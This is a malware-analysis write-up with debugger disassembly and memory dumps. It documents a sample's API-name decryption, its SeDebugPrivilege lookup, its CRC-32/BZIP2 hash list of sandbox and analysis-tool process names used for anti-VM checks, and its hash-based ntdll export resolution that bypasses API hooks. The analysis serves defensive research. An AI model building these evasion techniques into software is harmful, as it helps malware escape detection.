00CFECA0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```



Hex View-1

```
00CFEC20  CC ED CF 00 8B F9 5F 00  60 EC CF 00 0D 00 00 00  ÌíÏ.‹ù_.`ìÏ.....
00CFEC30  64 ED CF 00 64 ED CF 00  64 ED CF 00 58 EE CF 00  díÏ.díÏ.díÏ.XîÏ.
00CFEC40  00 00 00 00 64 ED CF 00  60 EC CF 00 81 F4 CF 00  ....díÏ.`ìÏ..ôÏ.
00CFEC50  0D 00 00 00 61 EC CF 00  00 00 00 00 03 01 00 00  ....aìÏ.........
00CFEC60  61 64 76 61 70 69 33 32  2E 64 6C 6C 00 00 00 00  advapi32.dll....
00CFEC70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00CFEC80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00CFEC90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00CFECA0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

- These libraries are then loaded by the native function **LdrLoadDll**



```
.text:005ECFD9 add     esp, 4
.text:005ECFDC mov     [ebp+var_C], eax
.text:005ECFDF test    eax, eax
.text:005ECFE1 jnz     short loc_5ECFFA
```

```
.text:005ECFE3 mov     edx, [ebp+arg_0]
.text:005ECFE6 lea     eax, [ebp+var_C]
.text:005ECFE9 push    eax
.text:005ECFEA mov     eax, [edx+8]
.text:005ECFED lea     ecx, [ebp+var_8]
.text:005ECFF0 push    ecx
.text:005ECFF1 push    0
.text:005ECFF3 push    0
.text:005ECFF5 call    eax
.text:005ECFF7 mov     eax, [ebp+var_C]
```

```
.text:005ECFFA
.text:005ECFFA loc_5ECFFA:
.text:005ECFFA mov     esp, ebp
.text:005ECFFC pop     ebp
.text:005ECFFD retn
.text:005ECFFD sub_5ECF83 endp
.text:005ECFFD
```

```
7765DDB0  7F 85 C0 0F 85 E9 B8 04  00 39 5D DC 75 0D 80 7D  ..À..é¸..9]Üu.€}
7765DDC0  E7 00 74 01 C3 83 7D 08  01 75 F9 53 FF 75 08 BA  ç.t.Ãƒ}..uùSÿu.º
7765DDD0  96 14 00 00 B9 42 01 00  C0 E8 A1 ED 01 00 C3 CC  –...¹B..Àè¡í..ÃÌ
7765DDE0  CC CC CC CC CC CC CC CC  CC CC CC CC CC CC CC CC  ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
7765DDF0  8B FF 55 8B EC 83 E4 F8  81 EC 74 01 00 00 A1 70  ‹ÿU‹ìƒäø.ìt...¡p
7765DE00  B3 73 77 33 C4 89 84 24  70 01 00 00 8B 4D 0C 8B  ³sw3Ä‰„$p...‹M.‹
7765DE10  45 14 89 44 24 10 53 56  8B 75 10 57 8B 7D 08 85  E.‰D$.SV‹u.W‹}.…
7765DE20  C9 0F 84 4A 01 00 00 8B  09 E8 02 0B 00 00 8B D8  É.„J...‹.è....‹Ø
7765DE30  F6 05 C0 37 73 77 09 0F  85 B9 B8 04 00 8B 0D 04  ö.À7sw..…¹¸..‹..
7765DE40  39 73 77 F6 C1 04 0F 84  CE B8 04 00 F6 C3 08 0F  9swöÁ..„Î¸..öÃ..
7765DE50  85 E0 B8 04 00 64 A1 18  00 00 00 B9 00 20 00 00  …à¸..d¡....¹. ..
7765DE60  66 85 88 CA 0F 00 00 0F  85 0C B9 04 00 8B 4E 04  f…ˆÊ....….¹..‹N.
7765DE70  8D 84 24 28 01 00 00 50  8B D7 E8 77 0A 00 00 68  .„$(...P‹×èw...h
7765DE80  A8 14 00 00 8B D6 89 5C  24 14 33 C9 E8 F5 00 00  ¨...‹Ö‰\$.3Éèõ..
7765DE90  00 8D 44 24 28 C7 44 24  20 00 00 00 01 89 44 24  ..D$(ÇD$ ....‰D$
7765DEA0  24 8D 54 24 20 33 C0 8B  CE 66 89 44 24 28 8D 44  $.T$ 3À‹Îf‰D$(.D
7765DEB0  24 10 50 6A 00 E8 66 D2  FF FF 89 44 24 14 85 C0  $.Pj.èfÒÿÿ‰D$.…À
7765DEC0  78 24 8D 44 24 14 50 8D  44 24 1C 50 6A 00 6A 00  x$.D$.P.D$.Pj.j.
7765DED0  6A 04 FF 74 24 24 8D 94  24 40 01 00 00 8D 4C 24  j.ÿt$$.”$@....L$
7765DEE0  38 E8 9E 02 00 00 8D 44  24 28 3B 44 24 24 0F 85  8èž....D$(;D$$.…
7765DEF0  84 00 00 00 8D 44 24 28  C7 44 24 20 00 00 00 01  „....D$(ÇD$ ....
7765DF00  89 44 24 24 8B D6 33 C0  33 C9 68 A9 14 00 00 66  ‰D$$‹Ö3À3Éh©...f
7765DF10  89 44 24 2C E8 6D 00 00  00 80 BC 24 74 01 00 00  ‰D$,èm...€¼$t...
7765DF20  00 8B 74 24 14 75 3C 85  F6 78 12 8B 4C 24 18 8B  .‹t$.u<…öx.‹L$.‹
7765DF30  54 24 1C 8B 41 18 89 02  E8 F4 F4 FF FF F6 05 C0  T$.‹A.‰.èôôÿÿö.À
7765DF40  37 73 77 09 0F 85 39 B8  04 00 8B C6 8B 8C 24 7C  7sw..…9¸..‹Æ‹Œ$|
7765DF50  01 00 00 5F 5E 5B 33 CC  E8 03 6E 02 00 8B E5 5D  ..._^[3Ìè.n..‹å]
7765DF60  C2 10 00 FF B4 24 28 01  00 00 E8 11 09 01 00 EB  Â..ÿ´$(...è....ë
7765DF70  B6 33 DB E9 B8 FE FF FF  FF 74 24 24 E8 1F DB FD  ¶3Ûé¸þÿÿÿt$$è.Ûý
7765DF80  FF E9 6E FF FF FF 8B FF  55 8B EC 64 A1 30 00 00  ÿénÿÿÿ‹ÿU‹ìd¡0..
7765DF90  00 56 57 8B F2 8B F9 8B  40 50 85 C0 0F 85 34 B3  .VW‹ò‹ù‹@P…À.…4³
```


```
EAX 7765DDF0 ↳ ntdll.dll:ntdll_LdrLoadDll
EBX 00CFEDA8 ↳ Stack[00000CEC]:00CFEDA8
ECX 00CFEB6C ↳ Stack[00000CEC]:00CFEB6C
EDX 00CFEDA8 ↳ Stack[00000CEC]:00CFEDA8
ESI 00CFED88 ↳ Stack[00000CEC]:00CFED88
EDI 00CFEDB4 ↳ Stack[00000CEC]:00CFEDB4
EBP 00CFEB74 ↳ Stack[00000CEC]:00CFEB74
ESP 00CFE950 ↳ Stack[00000CEC]:00CFE950
EIP 005ECFF5 ↳ sub_5ECF83+72
EFL 00000246
```

Decimal	Hex	State	Na
3308	CEC	Ready	du

```
00CFE950  00000000
00CFE954  00000000
00CFE958  00CFEB6C
00CFE95C  00CFEB68
00CFE960  00640061
00CFE964  00610076
00CFE968  00690070
00CFE96C  00320033
```


Decrypting API Names:

- Some of the APIs that are being decrypted suggests that it looks for further **Process Injection**
  - ❖ LookupPrivilegeValueW
  - ❖ SeDebugPrivilege
  - ❖ AdjustPrivilegeToken



```
00CFEB80  BC EB CF 00 BC EB CF 00  0D 00 00 00 C0 EC CF 00  ¼ëÏ.¼ëÏ.....ÀìÏ.
00CFEB90  C0 EC CF 00 C0 EC CF 00  B4 ED CF 00 00 00 00 00  ÀìÏ.ÀìÏ.´íÏ.....
00CFEBA0  C0 EC CF 00 BC EB CF 00  DD F3 CF 00 0D 00 00 00  ÀìÏ.¼ëÏ.ÝóÏ.....
00CFEBB0  BD EB CF 00 00 00 00 00  03 01 00 00 61 64 76 61  ½ëÏ.........adva
00CFEBC0  70 69 33 32 2E 64 6C 6C  00 00 00 00 53 00 65 00  pi32.dll....S.e.
00CFEBD0  44 00 65 00 62 00 75 00  67 00 50 00 72 00 69 00  D.e.b.u.g.P.r.i.
00CFEBE0  76 00 69 00 6C 00 65 00  67 00 65 00 00 00 00 00  v.i.l.e.g.e.....
00CFEBF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00CFEC00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00CFEC10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00CFEC20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00CFEC30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00CFEC40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00CFEC50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00CFEC60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```


```
EAX 00CFEBEE ↳ Stack[00000CEC]:00CFEBEE
EBX 00CFED88 ↳ Stack[00000CEC]:00CFED88
ECX 00000000 ↳
EDX 00CFED00 ↳ Stack[00000CEC]:00CFED00
ESI 00CFE24D ↳ "SeDebugPrivilege"
EDI 00000001 ↳
EBP 00CFECDC ↳ Stack[00000CEC]:00CFECDC
ESP 00CFDEAC ↳ Stack[00000CEC]:00CFDEAC
EIP 005ED446 ↳ sub_5ED2D3+173
EFL 00000244
```



```
EAX 76A0A230 ↳ advapi32.dll:advapi32_LookupPrivilegeValueW
EBX 008F0000 ↳ TIB[00000F7C]:008F0000
ECX 76C11DE3 ↳
EDX 00B21DE3 ↳ debug030:00B21DE3
ESI 0070F55C ↳ Stack[00000F7C]:0070F55C
EDI 0070F97C ↳ Stack[00000F7C]:0070F97C
EBP 0070EA04 ↳ Stack[00000F7C]:0070EA04
ESP 0070E9EC ↳ Stack[00000F7C]:0070E9EC
EIP 005FEAD2 ↳ sub_5FEAB3+1F
EFL 00000204
```

Computing String Hashes:

- There is a hashing algorithm used for strings, apis etc.
- It loads all the string hashes and compare the running processes with each hash value, if it finds any such process, it adds desired value on the anti-vm flag on conf obj.
- In the screenshot below, it is checking the process name hash with the value of pre-defined set of hashes that it stored.



on ▇ Regular function ▇ Instruction ▇ Data ▇ Unexplored ▇ External symbol ▇ Lumina function
Debug View
Structures
Enums
Hex View-1
General registers
Stack view


```
.text:009ABD19 push    eax
.text:009ABD1A push    edi
.text:009ABD1B push    esi
.text:009ABD1C call    sub_9B95A3
.text:009ABD21 add     esp, 8
.text:009ABD24 push    eax
.text:009ABD25 call    sub_9B9603
.text:009ABD2A add     esp, 8
.text:009ABD2D test    eax, eax
.text:009ABD2F jnz     short loc_9ABD39

.text:009ABD31 inc     edi
.text:009ABD32 cmp     edi, 62h ; 'b'
.text:009ABD35 jbe     short loc_9ABD13

.text:009ABD39
.text:009ABD39 loc_9ABD39:
.text:009ABD39 mov     ecx, [esi+18h]
.text:009ABD3C xor     [esi+7Ch], ecx
.text:009ABD3F mov     bl, 1

.text:009ABD37 jmp     short loc_9ABD41

.text:009ABD41
.text:009ABD41 loc_9ABD41:
.text:009ABD41 lea     edx, [ebp+var_340]
.text:009ABD47 push    edx
.text:009ABD48 lea     eax, [ebp+var_10]
.text:009ABD4B push    eax

981) (898,395) 0000BD39 009ABD39: sub_9ABCA3:loc_9ABD39 (Synchronized with EIP)
```

```
008FE9C0  C4 9B E6 FD 09 FD B8 89  BE E0 79 8D 67 C6 3A 80  Ä›æý.ý¸‰¾ày.gÆ:€
008FE9D0  D0 DB FB 84 D5 8B BC 9A  62 96 7D 9E BB B0 3E 93  ÐÛû„Õ‹¼šb–}ž»°>“
008FE9E0  0C AD FF 97 B1 10 B0 AF  06 0D 71 AB DF 2B 32 A6  .ÿ—±.°¯..q«ß+2¦
008FE9F0  68 36 F3 A2 6D 66 B4 BC  DA 7B 75 B8 03 5D 36 B5  h6ó¢mf´¼Ú{u¸.]6µ
008FEA00  B4 40 F7 B1 38 EB 8F 00  45 96 9B 00 34 EA 8F 00  ´@÷±8ë..E–›.4ê..
008FEA10  0B 00 00 00 34 EA 8F 00  80 ED 8F 00 0B 00 00 00  ....4ê..€í......
008FEA20  80 ED 8F 00 34 EA 8F 00  04 01 00 00 55 00 00 00  €í..4ê......U...
008FEA30  CC EE 8F 00 70 72 6F 63  6D 6F 6E 2E 65 78 65 00  Ìî..procmon.exe.
008FEA40  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEA50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEA60  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEA70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEA80  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEA90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEAA0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEAB0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEAC0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEAD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEAE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEAF0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEB00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEB10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEB20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEB30  00 00 00 00 00 00 00 00  94 EE 8F 00 2A BD 9A 00  ........”î..*½š.
008FEB40  23 E0 C7 CD 80 ED 8F 00  A4 FD 8F 00 CC EE 8F 00  #àÇÍ€í..¤ý..Ìî..
008FEB50  00 70 72 00 2C 02 00 00  00 00 00 00 D0 10 00 00  .pr.,.......Ð...
008FEB60  00 00 00 00 00 00 00 00  02 00 00 00 50 0E 00 00  ............P...
008FEB70  08 00 00 00 00 00 00 00  50 00 72 00 6F 00 63 00  ........P.r.o.c.
008FEB80  6D 00 6F 00 6E 00 2E 00  65 00 78 00 65 00 00 00  m.o.n...e.x.e...
008FEB90  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEBA0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEBB0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEBC0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEBD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
008FEBE0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
UNKNOWN 008FEB43: Stack[00000EB8]:008FEB43 (Synchronized with EDX)
```

```
EAX 00000001 ↳
EBX 00727000 ↳ TIB[00000EB8]:00727000
ECX 00000001 ↳
EDX 008FEA3F ↳ Stack[00000EB8]:008FEA3F
ESI 008FEECC ↳ Stack[00000EB8]:008FEECC
EDI 00000055 ↳
EBP 008FEE94 ↳ Stack[00000EB8]:008FEE94
ESP 008FEB48 ↳ Stack[00000EB8]:008FEB48
EIP 009ABD39 ↳ sub_9ABCA3:loc_9ABD39
EFL 00000202
```

```
008FEB48  008FFDA4  Stack[00000EB8]:008FFD
008FEB4C  008FEECC  Stack[00000EB8]:008FEE
008FEB50  00727000  TIB[00000EB8]:00727000
008FEB54  0000022C
008FEB58  00000000
008FEB5C  000010D0
008FEB60  00000000
008FEB64  00000000
008FEB68  00000002
008FEB6C  00000E50
008FEB70  00000008
008FEB74  00000000
008FEB78  00720050  debug007:unk_720050
008FEB7C  0063006F  debug007:0063006F
008FEB80  006F006D  debug007:006F006D
008FEB84  002E006E
UNKNOWN 008FEB48: Stack[00000EB8] (Synchron
```

- The hash value that is it is comparing to is **23 E0 C7 CD** which in hex is (0xCDC7E023).
- I have checked 32-bit hashing algorithms by calculating the hash of procmon and found the hashing algorithm that it uses.
- It uses **CRC-32/BZIP2** hashing for its strings



procmon.exe

Input: ● ASCII ○ HEX **Output:** ● HEX ○ DEC ○ OCT ○ BIN □ Show processed data (HEX)

Algorithm	Result	Check	Poly	Init	RefIn	RefOut	XorOut
CRC-32	0x5BA9B1FE	0xCBF43926	0x04C11DB7	0xFFFFFFFF	true	true	0xFFFFFFFF
CRC-32/BZIP2	0xCDC7E023	0xFC891918	0x04C11DB7	0xFFFFFFFF	false	false	0xFFFFFFFF
CRC-32/JAMCRC	0xA4564E01	0x340BC6D9	0x04C11DB7	0xFFFFFFFF	true	true	0x00000000
CRC-32/MPEG-2	0x32381FDC	0x0376E6E7	0x04C11DB7	0xFFFFFFFF	false	false	0x00000000
CRC-32/POSIX	0x05B5FE0A	0x765E7680	0x04C11DB7	0x00000000	false	false	0xFFFFFFFF
CRC-32/SATA	0x6495BF2F	0xCF72AFE8	0x04C11DB7	0x52325032	false	false	0x00000000
CRC-32/XFER	0xC021CFDE	0xBD0BE338	0x000000AF	0x00000000	false	false	0x00000000
CRC-32C	0xD4B5F5B8	0xE3069283	0x1EDC6F41	0xFFFFFFFF	true	true	0xFFFFFFFF
CRC-32D	0xE2C9C329	0x87315576	0xA833982B	0xFFFFFFFF	true	true	0xFFFFFFFF
CRC-32Q	0x931D23B2	0x3010BF7F	0x814141AB	0x00000000	false	false	0x00000000

Share your result:

https://crccalc.com/?crc=procmon.exe&method=crc32&datatype=ascii&outtype=0


Consistent Overhead Byte Stuffing (COBS) Encoder/Decoder
Cookies policies

All the hashes that it checks are listed below:

1	86 90 BE 3E	0x3EBE9086	vmwareuser.exe
2	B5 DD 6F 4C	0x4C6FDDB5	vmwareservice.exe
3	3E B1 6D 27	0x276DB13E	vboxservice.exe
4	8E 0A 0F E0	0xE00F0A8E	vboxtray.exe
5	04 94 CF 85	0x85CF9404	sandboxiedcomlaunch.exe
6	84 87 24 B2	0xB2248784	sandboxierpcss.exe
7	23 E0 C7 CD	0xCDC7E023	procmon.exe
8	50 5F 1F 01	0x011F5F50	filemon.exe
9	1C BC D4 1D	0x1DD4BC1C	wireshark.exe
10	E2 FC 35 82	0x8235FCE2	netmon.exe
11	D5 E2 2C C7	0xC72CE2D5	--
12	8B 17 63 02	0x0263178B	--
13	56 53 58 57	0x57585356	--
14	40 52 B9 9C	0x9CB95240	sharedintapp.exe
15	EF 9F C3 0C	0x0CC39FEF	--
16	57 AC 47 93	0x9347AC57	vmsrvc.exe
17	DC 22 95 9D	0x9D9522DC	vmusrvc.exe
18	0E C7 1B 91	0x911BC70E	python.exe
19	B9 3D 44 74	0x74443DB9	perl.exe
20	A9 1A 4C F0	0xF04C1AA9	regmon.exe

Computing API Hashes:

- Similar to strings hashes
- The APIs that are being loaded from injected **ntdll** are also called by hashes instead of names
- This method makes detection very hard even for manually analyzing the malware.
- The malware loads all exports of ntdll one by one and computes the CRC-32/BZIP2 hash of those apis then compares it with its decrypted hashes.
- If a match is found, then it retrieves the address and call the function, **hence bypassing all API hooks.**



```
.text:005F96CD xor     ebx, ebx
.text:005F96CF cmp     [esi+18h], ebx
.text:005F96D2 ja      short loc_5F96E6

.text:005F96E6
.text:005F96E6 loc_5F96E6:
.text:005F96E6 mov     edx, [eax+ebx*4]
.text:005F96E9 mov     eax, [ebp+arg_10]
.text:005F96EC add     edx, edi
.text:005F96EE push    edx
.text:005F96EF push    eax
.text:005F96F0 call    sub_5F9603
.text:005F96F5 add     esp, 8
.text:005F96F8 test    eax, eax
.text:005F96FA jnz     short loc_5F9709

.text:005F96FC inc     ebx
.text:005F96FD cmp     ebx, [esi+18h]
.text:005F9700 jb      short loc_5F96E3

96EF 005F96EF: sub_5F9663+8C (Synchronized with EIP)
```


```
01916900 52 65 70 6C 79 50 6F 72  74 00 4E 74 52 65 73 65  ReplyPort.NtRese
01916910 74 45 76 65 6E 74 00 4E  74 52 65 73 65 74 57 72  tEvent.NtResetWr
01916920 69 74 65 57 61 74 63 68  00 4E 74 52 65 73 74 6F  iteWatch.NtResto
01916930 72 65 4B 65 79 00 4E 74  52 65 73 75 6D 65 50 72  reKey.NtResumePr
01916940 6F 63 65 73 73 00 4E 74  52 65 73 75 6D 65 54 68  ocess.NtResumeTh
01916950 72 65 61 64 00 4E 74 52  65 76 65 72 74 43 6F 6E  read.NtRevertCon
01916960 74 61 69 6E 65 72 49 6D  70 65 72 73 6F 6E 61 74  tainerImpersonat
01916970 69 6F 6E 00 4E 74 52 6F  6C 6C 62 61 63 6B 43 6F  ion.NtRollbackCo
01916980 6D 70 6C 65 74 65 00 4E  74 52 6F 6C 6C 62 61 63  mplete.NtRollbac
01916990 6B 45 6E 6C 69 73 74 6D  65 6E 74 00 4E 74 52 6F  kEnlistment.NtRo
019169A0 6C 6C 62 61 63 6B 52 65  67 69 73 74 72 79 54 72  llbackRegistryTr
